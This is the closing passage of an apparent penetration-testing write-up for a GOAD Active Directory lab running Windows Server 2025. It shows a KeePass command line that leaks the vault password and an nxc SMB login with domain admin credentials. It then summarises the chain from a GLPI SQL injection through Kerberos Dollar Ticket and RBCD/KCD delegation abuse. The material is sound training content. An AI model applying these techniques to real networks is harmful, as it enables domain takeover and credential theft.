
"C:\WINDOWS\system32\cmd.exe" /c "echo lj-endlmkfQSLDKPDFNZLEK | "C:\Program Files\KeePass Password Safe 2\KeePass.exe" C:\vault.kdbx -pw-stdin"
Download the vault and open it:
Verify domain admin:
1
nxc smb 192.168.56.10 -u drogon -p 'sUIjHxs1i0yxZsGBreh0'
1
SMB   192.168.56.10   445   BALERION   [+] dracarys.lab\drogon:sUIjHxs1i0yxZsGBreh0 (Domain Compromis)

Domain compromised.
Final Thoughts
This lab was a really fun ride through some advanced Kerberos abuse techniques. Starting from a simple Apache server, we fuzzed our way to a vulnerable GLPI instance and exploited a pre-auth SQL injection to take over the admin account. From there, a PHP upload gave us a foothold on the Linux box, and digging through the GLPI database revealed domain credentials stored for LDAP authentication.
The real fun started with the privilege escalation. The Dollar Ticket Attack was something I hadn’t encountered before abusing the KDC’s automatic $ suffix resolution to impersonate the local root user via Kerberos. Elegant and nasty at the same time.
Then came the Kerberos delegation nightmare. We had all the pieces WriteSPN on VHAGAR, constrained delegation on SYRAX to a ghost SPN, and machine account quota to create our own computers. But Windows Server 2025’s new PAC checksum protection killed the classic force-forwardable bypass. The solution was chaining RBCD into KCD: using RBCD to generate a forwardable ticket, then feeding it into SYRAX’s constrained delegation to finally land on VHAGAR as Administrator.
From there, it was just a matter of looting finding viserion’s SSH password in a script, discovering KeePass running with the vault password visible in the process command line, and extracting domain admin credentials from the vault.
Key Techniques
| Technique | Description |
|---|---|
| GLPI SQLi | CVE-2025-24799 pre-auth blind injection |
| Dollar Ticket Attack | KDC auto-appends $ to unfound accounts |
| Ghost SPN | Delegation to non-existent service |
| RBCD + KCD Chain | Bypass protocol transition restriction |
| SPN Rewriting | tgssub to redirect ticket to different host |
Great shoutout to M4yfly for his work in building these GOAD Labs. The attention to detail in creating realistic attack paths with modern protections (Server 2025, PAC checksums) makes these labs invaluable for learning.